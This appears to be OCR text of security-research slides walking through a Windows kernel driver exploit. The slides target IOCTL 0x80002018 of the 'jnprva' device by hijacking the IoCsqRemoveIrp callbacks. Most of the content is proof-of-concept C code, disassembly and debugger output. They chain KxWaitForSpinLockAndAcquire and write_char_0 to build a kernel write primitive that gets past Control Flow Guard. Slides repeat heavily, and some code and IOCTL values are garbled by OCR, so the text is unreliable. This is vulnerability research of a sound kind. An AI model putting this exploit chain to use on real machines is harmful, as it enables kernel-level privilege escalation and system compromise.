


HOW IANTIS CALLS `IoCsqRemoveIrp`

```
// IOCTL 0x80002018
IoCsqRemoveIrp(
    OurBuffer[0][0x28][0x50], // defined callbacks?
    OurBuffer[0][0x30] // context of IRP to remove?
);
```

```
OutputBufferLength_v2= dword ptr 18h
```

```
mov    [rsp+arg_0], rbx
mov    [rsp+arg_8], rdx
push   rbp
push   rsi
push   rdi
push   r12
push   r13
push   r14
push   r15
sub    rsp, 40h
mov    rcx, [rdx+088h]
mov    rbx, [rdx+18h]
```





CALLING HalMakeBeep FROM THE KERNEL

HalMakeBeep is a kernel function that accepts any arguments, and makes your PC beep 

PID 9217: our_exploit.exe

```
// Initialize IO_CSQ with HalMakeBeep as callbacks  
IO_CSQ io_csq;  
IoCsqInitialize(&io_csq, &HalMakeBeep, &HalMakeBeep, &HalMakeBeep, ...);  
  
// Create handle to the driver device  
HANDLE hDevice = CreateFileA("\\\\.\\"jnpdTdi_9117_18417\", ...);  
  
// Call IOCTL with HalMakeBeep IO_CSQ as buffer.  
DeviceIoControl(hDevice, 0x80002018, &io_csq, sizeof(IO_CSQ), ...);
```



```
#define HALMAKEBEEP_OFFSET 0x4b8c60
#define VULN_IOCTL 0x80002018
#define DEVICE_NAME "\\\\.\\\\GlobalRoot\\\\Device\\\\jnprva"
uint64_t NTOSKRNL_BASE = 0;

void main(int argc, char **argv) {
    size_t returned_bytes;
    uint64_t *input_buffer = calloc(0x100, 1);
    uint64_t *initial_buffer = calloc(0x100, 1);
    uint64_t *buff_28h = calloc(0x100, 1);

    HANDLE h = CreateFile(DEVICE_NAME, GENERIC_READ | GENERIC_WRITE, FILE_SHARE_READ | FILE_SHARE_WRITE, NULL, OPEN_EXISTING, 0, NULL);
    if (h == NULL) {
        printf("Unable to find/open the jnprva driver. Is it installed?\n");
        exit(-1);
    }

    NTOSKRNL_BASE = getBaseAddr("ntoskrnl.exe");
    printf("[+] Obtained the kernel Base: %llx\n", NTOSKRNL_BASE);

    input_buffer[0] = initial_buffer;
    initial_buffer[0x28 / sizeof(uint64_t)] = buff_28h;
    initial_buffer[0x30 / sizeof(uint64_t)] = 1;

    // Setting the vulnerable pointer to HalMakeBeep()
    buff_28h[(0x50 / sizeof(uint64_t)) + (0x20 / sizeof(uint64_t))] = NTOSKRNL_BASE + HALMAKEBEEP_OFFSET;
    DeviceIoControl(h, VULN_IOCTL, input_buffer, 0x100, NULL, 0, &returned_bytes, NULL);
}
```



net:port=50000,key=**** - KD 'net:port=50000,key=****', Default Connection - WinDbg 1.2308.2002.0

File Home View Breakpoints Time Travel Model Scripting Source Memory Command

Break Go Step Out Step Out Back Step Into Step Into Back Step Over Step Over Back Go Back End Preferences Help

Flow Control Reverse Flow Control Settings Source Assembly Local Feedback Help

Command X Disassembly X Registers X

Address: @\$scopeip

Registers

- User
- Kernel
- SIMD
- FloatingPoint
- CET

0: kd> bu HalMakeBeep
0: kd> g
Breakpoint 0 hit
nt!HalMakeBeep:
fffff801`634bd200 48895c2408 mov qword ptr [rsp+8],rbx

0: kd>

Breakpoints

Id	Location	Line	Type	Hit Count	Function	Condition	Command
0	0xFFFFF801634BD200		Softw	1	nt!HalMakeBeep		

Threads Stack Breakpoints

This screenshot shows the WinDbg debugger interface. The title bar indicates a connection to 'net:port=50000,key=****'. The menu bar includes File, Home, View, Breakpoints, Time Travel, Model, Scripting, Source, Memory, and Command. The toolbar contains various debugging commands like Break, Go, Step Out, and Assembly. The Command window shows a command history with 'bu HalMakeBeep' and 'g'. The Registers window lists User, Kernel, SIMD, FloatingPoint, and CET registers. The Disassembly window shows assembly code at address @\$scopeip, specifically a mov instruction. The Breakpoints window lists a single breakpoint at address 0xFFFFF801634BD200, type Softw, hit count 1, function nt!HalMakeBeep. The bottom navigation bar has tabs for Threads, Stack, and Breakpoints, with Breakpoints selected.



Your device ran into a problem and needs to restart. We're just collecting some error info, and then we'll restart for you.

0% complete



For more information about this issue and possible fixes, visit <https://www.windows.com/stopcode>

If you call a support person, give them this info:

Stop code: SYSTEM SERVICE EXCEPTION






CODE FLOW FOR IOCTL 0x80002018

```
// Eventually ExFreePoolWithTag is  
// called on OurBuffer[0] 😞  
ExFreePoolWithTag(OurBuffer[0]);
```



Icon(s) from [Icons8](#)



```
lea    rcx, [r15+50h] ; Csq  
call  cs:IoCsqRemoveIrp  
mov   r14, rax  
test  rax, rax  
jz    loc_FFFFF8057D609D98
```

```
mov   edx, ebx      ; Tag  
call  cs:ExFreePoolWithTag  
mov   [rsi+30h], r13
```



THERE ARE MANY CONSTRAINTS, HERE ARE SOME:

- IOCTL **0x80002018**
 - Calls `ExFreePoolWithTag` on `OurBuffer[0]`, thus it has to be a pointer to kernel memory. However, we need to point this pointer to user-mode to be able to exploit `IoCsqRemoveIrp`.
- In `IoCsqRemoveIrp` function
 - Calls `_guard_dispatch_icall` three times with different functions from `OurBuffer`.
 - Kernel Control Flow Guard (CFG) limits the pointers we can call to valid kernel functions only (no shellcode calling!)
 - Very limited control over arguments to the functions we call
 - `OurBuffer[0x0][0x28]` is always a pointer (as it points to a struct holding our callbacks).
 - Every function call could overwrite/corrupt register values used by the subsequent function calls.

```
// Call 1 (normally the driver defined AcquireLock callback)
OurBuffer[0x0][0x28][0x50+0x20] ( &OurBuffer[0x0][0x28][0x50], 0, io_control_code);

// Call 2 (normally the driver defined RemoveIrp callback)
OurBuffer[0x0][0x28][0x50+0x10] ( &OurBuffer[0x0][0x28][0x50], OurBuffer[0x0][0x30][0x8], io_control_code);

// Call 3 (normally the driver defined ReleaseLock callback)
OurBuffer[0x0][0x28][0x50+0x28] ( &OurBuffer[0x0][0x28][0x50], 0, io_control_code);
```

```
; Exported entry 797. IoCsqRemoveIrp

; PIRP __stdcall IoCsqRemoveIrp(PIO_CSQ Csq, PIO_CSQ_IRP_CONTEXT Context)
public IoCsqRemoveIrp
IoCsqRemoveIrp proc near

arg_0= byte ptr 8
arg_8= qword ptr 10h
arg_10= qword ptr 18h

; FUNCTION CHUNK AT .text:000000014049CC8C SIZE 00000014 BYTES

mov    [rsp+arg_8], rbx
mov    [rsp+arg_10], rsi
push   rdi
sub   rsp, 20h
mov    rax, [rcx+20h]
mov    rsi, rdx
and   qword ptr [rcx+38h], 0
lea    rdx, [rsp+28h+arg_0]
mov    rbx, rcx
mov    [rsp+28h+arg_0], 0
call   guard_dispatch_icall
mov    rdi, [rsi+8]
mov    rcx, rbx
test   rdi, rdi
jz    loc_14049CC8C
```

// Call 1 (normally the driver defined AcquireLock callback)
// SystemBuffer[0x0][0x28][0x50+0x20] (&SystemBuffer[0x0][0x28][0x50], 0, ioctl);
SomeFunctionWeDefine1 (&SomeAddressToOurBuffer, 0, 0x80002018);

```
xor    eax, eax
xchg   rax, [rdi+68h]
test   rax, rax
jz    loc_14049CC8C
```

```
; START OF FUNCTION
mov    rax, [rbx+10h]
rdx, rdi
call   guard_dispatch_icall
and   qword ptr [rsi+8], 0
mov    rcx, rbx
and   qword ptr [rdi+90h], 0
mov    rax, [rbx+28h]
mov    dl, [rsp+28h+arg_0]
call   guard_dispatch_icall
rax, rdi
```

// Call 2 (normally the driver defined RemoveIrp callback)
// SystemBuffer[0x0][0x28][0x50+0x10] (&SystemBuffer[0x0][0x28][0x50], SystemBuffer[0x0][0x30][0x8], ioctl);
SomeFunctionWeDefine2 (&SomeAddressToOurBuffer, SomeValueInOurBuffer, 0x80002018);

```
loc_140399DB8:
mov    rbx, [rsp+28h+arg_8]
mov    rsi, [rsp+28h+arg_10]
add   rsp, 20h
pop   rdi
retn
```

// Call 3 (normally the driver defined ReleaseLock callback)
// SystemBuffer[0x0][0x28][0x50+0x28] (&SystemBuffer[0x0][0x28][0x50], 0, ioctl);
SomeFunctionWeDefine3 (&SomeAddressToOurBuffer, 0, 0x80002018);



WRITE WHAT WHERE

WE'RE ALMOST THERE



```
: Exported entry 797. IoCsqRemoveIrp
```

```
; PIRP _sdccall IoCsqRemoveIrp(PIO_CSQ Csq, PIO_CSQ_IRP_CONTEXT Context)
```

BYPASSING ExFreePoolWithTag

Challenge

- IOCTL 0x80002018 ends with Calls `ExFreePoolWithTag` on SystemBuffer[0] (thus must be a freeable kernel pool).

Solution 🤘

- For call 3, we use `KxWaitForSpinLockAndAcquire`.
- It requires one argument, a pointer to a `KSPIN_LOCK` struct.
- If the spin lock value is ≥ 1 , the `KxWaitForSpinLockAndAcquire` has to wait for it to become 0.
- Calling thread will never continue (and thus never crash, as it doesn't reach `ExFreePoolWithTag`).

```
xor eax, eax  
xchq rax, [rdi+68h]  
test rax, rax  
jz loc_14049CC8C
```

```
mov rax, [rbx+10h]  
mov rdx, rdi  
call guard_dispatch_icall  
and qword ptr [rsi+8], 0  
mov rcx, rbx  
and qword ptr [rdi+90h], 0  
mov rax, [rbx+28h]  
mov d1, [rsp+28h+arg_0]  
call guard_dispatch_icall  
mov rax, rdi
```

```
// Call 2 (normally the driver defined RemoveIrp callback)  
// SystemBuffer[0x0][0x28][0x50+0x10] ( &SystemBuffer[0x0][0x28][0x50], SystemBuffer[0x0][0x30][0x8], ioctl );  
SomeFunctionWeDefine2 ( &SomeAddressToOurBuffer, SomeValueInOurBuffer, 0x80002018 );
```

```
// Call 3 (normally the driver defined ReleaseLock callback)  
// SystemBuffer[0x0][0x28][0x50+0x28] ( &SystemBuffer[0x0][0x28][0x50], 0, ioctl );  
// SomeFunctionWeDefine3( &SomeAddressToOurBuffer, 0, 0x8002018 );  
KxWaitForSpinLockAndAcquire ( &SomeAddressToOurBuffer );
```

```
loc_140399D88:  
    mov rbx, [rsp+28h+arg_8]  
    mov rsi, [rsp+28h+arg_10]  
    add rsp, 20h  
    pop rdi  
    ret
```

BYPASSING ExFreePoolWithTag

Challenge

■ Challenge

- IOCTL 0x80002018 ends with Calls ExFreePoolWithTag on SystemBuffer[0] (thus must be a freeable kernel pool).

■ Solution

- For call 3, we use `KxWaitForSpinLockAndAcquire`.
 - It requires one argument, a pointer to a `KSPIN_LOCK` struct.
 - If the spin lock value is ≥ 1 , the `KxWaitForSpinLockAndAcquire` function will block until the lock is released.
 - Calling thread will never continue (and thus never crash, as it's blocked).

KxWaitForSpinLockAndAcquire slows down PC
Downside: CPU usage spikes up to 50% on use...

```
mov    rax, [rbx+10h]
mov    rdx, rdi
call   _guard_dispatch_icall
and   qword ptr [rsi+8], 0
mov    rcx, rbx
and   qword ptr [rdi+90h], 0
mov    rax, [rbx+28h]
mov    dl, [rsp+28h+arg_0]
call   _guard_dispatch_icall
mov    rax, rdi
```

```
// Call 2 (normally the driver does this) [REDACTED]
// SystemBuffer[0x0][0x28][0x50+0x10] { &SystemBuffer[0x0][0x28][0x50], SystemBuffer[0x0][0x30][0x8], ioctl};
SomeFunctionWeDefine2 ( &SomeAddressToOurBuffer, SomeValueInOurBuffer, 0x80000201 );
```

```
// Call 3 (normally the driver defined ReleaseLock callback)
// SystemBuffer[0x0][0x28][0x50+0x28] ( &SystemBuffer[0x0][0x28][0x50], 0, ioctl )
// SomeFunctionWeDefine3( &SomeAddressToOurBuffer, 0, 0x8002018 );
KxWaitForSpinLockAndAcquire ( &SomeAddressToOurBuffer );
```

```
loc_140399DB8:  
mov    rbx, [rsp+28h+arg_8]  
mov    rsi, [rsp+28h+arg_10]  
add    rsp, 20h  
pop    rdi  
ret
```

BYPASSING ExFreePoolWithTag

■ Challenge


- IOCTL 0x80002018 ends with Calls ExFreePoolWithTag on SystemBuffer[0] (thus must be a freeable kernel pool).

■ Solution

- For call 3, we use KxWaitForSpinLockAndAcquire.
 - It requires one argument, a pointer to a KSPIN_LOCK struct
 - If the spin lock value is =>1, the KxWaitForSpinLockAndAcq
 - Calling thread will never continue (and thus never crash, as

KxWaitForSpinLockAndAcquire slows down P

We solve high CPU usage by setting the thread priority to lowest



```
// Call 2 (normally the driver does this)
// SystemBuffer[0x0][0x28][0x50+0x10] { &SystemBuffer[0x0][0x28][0x50], SystemBuffer[0x0][0x30][0x8], ioctl};
SomeFunctionWeDefine2 ( &SomeAddressToOurBuffer, SomeValueInOurBuffer, nIndexInOurBuffer );
```

```
// Call 3 (normally the driver defined ReleaseLock callback)
// SystemBuffer[0x0][0x28][0x50+0x28] ( &SystemBuffer[0x0][0x28][0x50], 0, ioctl )
// SomeFunctionWeDefine3( &SomeAddressToOurBuffer, 0, 0x8002018 );
KxWaitForSpinLockAndAcquire ( &SomeAddressToOurBuffer );
```

```
: Exported entry 297. IoCsqRemoveIrp
```

```
; PIRP_stdcall IoCsqRemoveIrp(PIO_CSQ Csq, PIO_CSQ_IPR_CONTEXT Context)
```

LIMITED ARGUMENTS UNDER CONTROL

Challenge

- We only have two (somewhat) controllable arguments in the second function call.

Solution

- For call 2, we call the `write_char_0` function.
- It requires three arguments:
 - Arg 1: A byte to write to an address.
 - Arg 2: A kernel address to write that byte to.
 - Arg 3: A counter to increase or decrease.

```
mov    rax, [rbx+10h]
mov    rdx, rdi
call   [guard dispatch_icall]
and   qword ptr [rsi+8], 0
mov    rcx, rbx
and   qword ptr [rdi+90h], 0
mov    rax, [rbx+28h]
mov    d1, [rsp+28h+arg_0]
call   [guard dispatch_icall]
mov    rax, rdi
```

```
// Call 2 (normally the driver defined RemoveIrp callback)
// SystemBuffer[0x0][0x28][0x50+0x10] ( &SystemBuffer[0x0][0x28][0x50], SystemBuffer[0x0][0x30][0x8], ioctl );
// SomeFunctionWeDefine2 ( &SomeAddressToOurBuffer, SomeValueInOurBuffer, 0x80002018 );
write_char_0 ( &SomeAddressToOurBuffer, SomeValueInOurBuffer, 0x80002018 );
```

```
loc_140399D88:
mov    rbx, [rsp+28h+arg_8]
mov    rsi, [rsp+28h+arg_10]
add   rsp, 20h
pop    rdi
ret
```

LIMITED ARGUMENTS UNDER CONTROL

Challenge [Challenge](#) [Solve](#) [Statistics](#) [Feedback](#)


■ Challenge

- We only have two (somewhat) controllable arguments in the second function call.

■ Solution

- For call 2, we call the `write_char_0` function.
 - It requires three arguments:
 - Arg 1: A byte to write to an address.
 - Arg 2: A kernel address to write that byte to.
 - Arg 3: A counter to increase or decrease.

`write_char_0` is a unique kernel function!
It accepts a destination address as 2nd argument instead of 1st



```

; Exported entry 297. IoCsqRemoveIrp

; PIRP_stdcall IoCsqRemoveIrp(PIO_CSQ Csq, PIO_CSQ_IRP_CONTEXT Context)
arg_0= byte ptr 0
arg_8= qword ptr 10h
arg_10= qword ptr 10h

    mov    rax, [rbx+10h]
    mov    rdx, rdi
    push   rdi
    sub    rdx, rsi
    mov    rax, [rdx+10h]
    mov    rax, [rdx+10h]
    mov    rax, [rdx+10h]
    call   write_char_0
    mov    rdx, rsi
    mov    rax, [rdx+10h]
    test   rax, rax
    jz    .loc_14049CC8C
    xor    eax, eax
    xchg  rax, [rdi+60h]
    test   rax, rax
    loc_14049CC8C:

```

Challenge

- We only have two (somewhat) controllable arguments in the second function call.

Solution

- For call 2, we call the `write_char_0` function.
- It requires three arguments:
- Arg 1: A byte to write to an address.
- Arg 2: A kernel address to write that byte to.
- Arg 3: A counter to increase or decrease.

```

mov    rax, [rbx+10h]
mov    rdx, rdi
call   _guard_dispatch_icall
and    qword ptr [rsi+8], 0
mov    rcx, rbx
and    qword ptr [rdi+90h], 0
mov    rax, [rbx+28h]
mov    d1, [rsp+28h+arg_0]
call   _guard_dispatch_icall
mov    rax, rdi

```

`// Call 2 (normally the driver defined RemoveIrp callback)`

`// SystemBuffer[0x0][0x28][0x50+0x10] (&SystemBuffer[0x0][0x28][0x50], SystemBuffer[0x0][0x30][0x8], ioctl);`

`// SomeFunctionWeDefine2 (&SomeAddressToOurBuffer, SomeValueInOurBuffer, 0x80002018);`

`write_char_0 (&SomeAddressToOurBuffer, SomeValueInOurBuffer, 0x80002018);`

`// Call 3 (normally the driver defined ReleaseLock callback)`

`// SystemBuffer[0x0][0x28][0x50+0x28] (&SystemBuffer[0x0][0x28][0x50], 0, ioctl);`

`// SomeFunctionWeDefine3 (&SomeAddressToOurBuffer, 0, 0x8002018);`

`!xWaitForSpinLockAndAcquire (&SomeAddressToOurBuffer);`

`write_char_0` is a unique kernel function!
It accepts a destination address as 2nd argument instead of 1st



The 3rd argument is dereferenced by the kernel.
Results in a bug check, as invalid memory is referenced?!?!



```

loc_140399D88:
    mov    rbx, [rsp+28h+arg_8]
    mov    rsi, [rsp+28h+arg_10]
    add    rsp, 20h
    pop    rdi
    retn

```

```
; Exported entry 297. IoCsqRemoveIrp

; PIRP_stdcall IoCsqRemoveIrp(PIO_CSQ Csq, PIO_CSQ_IPR_CONTEXT Context)
arg_0= byte ptr 0
arg_5= qword ptr 10h
arg_10= qword ptr 10h

    . . .
    . . .
    . . .

    mov    rax, [rdi+10h]
    lea    rdx, [rdi+40h]
    mov    rbx, rdx
    mov    rax, [rdi+10h]
    mov    rdx, rax
    mov    rax, [rdi+10h]
    test   rax, rax
    jz    loc_14049CC8C

    xor    eax, eax
    xchg  rax, [rdi+60h]
    test   rax, rax
    jz    loc_14049CC8C
```

LIMITED ARGUMENTS UNDER CONTROL

Challenge

- We only have two (somewhat) controllable arguments in the second function call.

Solution

- For call 2, we call the `write_char_0` function.
- It requires three arguments:
- Arg 1: A byte to write to an address.
- Arg 2: A kernel address to write that byte to.
- Arg 3: A counter to increase or decrease.

`write_char_0` is a unique kernel function!
It accepts a destination address as 2nd argument instead of 1st



The 3rd argument is dereferenced by the kernel.
We can allocate memory address 0x80002018 in our exploit.exe.
The kernel can access it due to the internal workings of IOCTLs.



```
mov    rax, [rbx+10h]
mov    rdx, rdi
call  _guard_dispatch_icall
and   qword ptr [rsi+8], 0
mov    rcx, rbx
and   qword ptr [rdi+90h], 0
mov    rax, [rbx+28h]
mov    d1, [rsp+28h+arg_0]
call  _guard_dispatch_icall
mov    rax, rdi
```

```
// Call 2 (normally the driver defined RemoveIrp callback)
// SystemBuffer[0x0][0x28][0x50+0x10] ( &SystemBuffer[0x0][0x28][0x50], SystemBuffer[0x0][0x30][0x8], ioctl );
// SomeFunctionWeDefine2 ( &SomeAddressToOurBuffer, SomeValueInOurBuffer, 0x80002018 );
write_char_0 ( &SomeAddressToOurBuffer, SomeValueInOurBuffer, 0x80002018 );
```

```
loc_140399D88:
    mov    rbx, [rsp+28h+arg_8]
    mov    rsi, [rsp+28h+arg_10]
    add   rsp, 20h
    pop   rdi
    ret
```

```
// Call 3 (normally the driver defined ReleaseLock callback)
// SystemBuffer[0x0][0x28][0x50+0x28] ( &SystemBuffer[0x0][0x28][0x50], 0, ioctl );
// SomeFunctionWeDefine3 ( &SomeAddressToOurBuffer, 0, 0x8002018 );
NxWaitForSpinLockAndAcquire ( &SomeAddressToOurBuffer );
```

```
: Exported entry 297. IoCsqRemoveIrp
```

LIMITED ARGUMENTS UNDER CONTROL

Challenge

- We only have two (somewhat) controllable arguments in the second function call.

Solution

- For call 2, we call the `write_char_0` function.
- It requires three arguments:
 - Arg 1: A byte to write to an address.
 - Arg 2: A kernel address to write that byte to.
 - Arg 3: A counter to increase or decrease.

`write_char_0` is a unique kernel function!

It accepts a destination address as 2nd argument instead of 1st



The 3rd argument is dereferenced by the kernel.

We can allocate memory address 0x80002018 in our exploit.exe.
The kernel can access it due to the internal workings of IOCTLs.



```
// Call 2 (normally the driver defined RemoveIrp callback)
// SystemBuffer[0x0][0x28][0x50+0x10] ( &SystemBuffer[0x0][0x28][0x50], SystemBuffer[0x0][0x30][0x8], ioctl );
// SomeFunctionWeDefine2 ( &SomeAddressToOurBuffer, SomeValueInOurBuffer, 0x80002018 );
write_char_0 ( &SomeAddressToOurBuffer, SomeValueInOurBuffer, 0x80002018 );
```

```
mov    rax, [rbx+10h]
mov    rdx, rdi
call   [guard_dispatch_icall]
qword ptr [rsi+8], 0
mov    rcx, rbx
qword ptr [rdi+90h], 0
rax, [rbx+28h]
d1, [rsp+28h+arg_0]
call   [guard_dispatch_icall]
rax, rdi
```

```
loc_140399D88:
mov    rbx, [rsp+28h+arg_8]
mov    rsi, [rsp+28h+arg_10]
add   rsp, 20h
pop   rdi
ret
```

The 1st argument is the memory address of OurBuffer.
We can place our buffer at a specific offset. Therefore, we control the least significant byte used to write to a kernel address, by `write_char_0`.



```
; Exported entry 797. IoCsqRemoveIrp

; PTEP _ stdcall IoCsqRemoveIrp(PIO_CSQ_Csq, PIO_CSQ_IRP_CONTEXT Context)

arg_0= byte ptr 0
arg_5= qword ptr 10h
arg_10= qword ptr 10h

; FUNCTION CHUNK AT .text:000000014049CC8C SIZE 00000014 BYTES

mov    [rsp+arg_8], rbx
mov    [rsp+arg_10], rsi
push   rdi
sub   rsp, 20h
mov    rax, [rcx+20h]
mov    rsi, rdx
and   qword ptr [rcx+38h], 0
lea    rdx, [rsp+28h+arg_0]
mov    rbx, rcx
mov    [rsp+28h+arg_0], 0
call   guard_dispatch_icall
mov    rdi, [rsi+8]
mov    rcx, rbx
test   rdi, rdi
jz    loc_14049CC8C
```

// Call 1 (normally the driver defined AcquireLock callback)
// SystemBuffer[0x0][0x28][0x50+0x20] (&SystemBuffer[0x0][0x28][0x50], 0, ioctl);
// SomeFunctionWeDefine1 (&SomeAddressToOurBuffer, 0, 0x80002018);
KeTestSpinLock (&SomeAddressToOurBuffer);

```
xor    eax, eax
xchg  rax, [rdi+68h]
test   rax, rax
jz    loc_14049CC8C
```

```
; START OF FUNC!
mov    rax, [rbx+10h]
mov    rdx, rdi
call  guard_dispatch_icall
and   qword ptr [rsi+8], 0
mov    rcx, rbx
and   qword ptr [rdi+90h], 0
mov    rax, [rbx+28h]
mov    d1, [rsp+28h+arg_0]
call  guard_dispatch_icall
mov    rax, rdi
```

// Call 2 (normally the driver defined RemoveIrp callback)
// SystemBuffer[0x0][0x28][0x50+0x10] (&SystemBuffer[0x0][0x28][0x50], SystemBuffer[0x0][0x30][0x8], ioctl);
// SomeFunctionWeDefine2 (&SomeAddressToOurBuffer, SomeValueInOurBuffer, 0x80002018);
write_char_0 (&SomeAddressToOurBuffer, SomeValueInOurBuffer, 0x80002018);

```
loc_140399D88:
mov    rbx, [rsp+28h+arg_8]
mov    rsi, [rsp+28h+arg_10]
add   rsp, 20h
pop    rdi
ret
```

// Call 3 (normally the driver defined ReleaseLock callback)
// SystemBuffer[0x0][0x28][0x50+0x28] (&SystemBuffer[0x0][0x28][0x50], 0, ioctl);
// SomeFunctionWeDefine3 (&SomeAddressToOurBuffer, 0, 0x80002018);
KxWaitForSpinLockAndAcquire (&SomeAddressToOurBuffer);



ONE MORE THING: write_char_0 IS NOT AN EXPORTED FUNCTION

We introduce: Kernel Egg Hunting 😊


PID 9217: our_exploit.exe

```
// Find offset of write_char_0 in ntoskrnl.exe
// Use a 'mask' and a 'byte sequence' to search for the offset
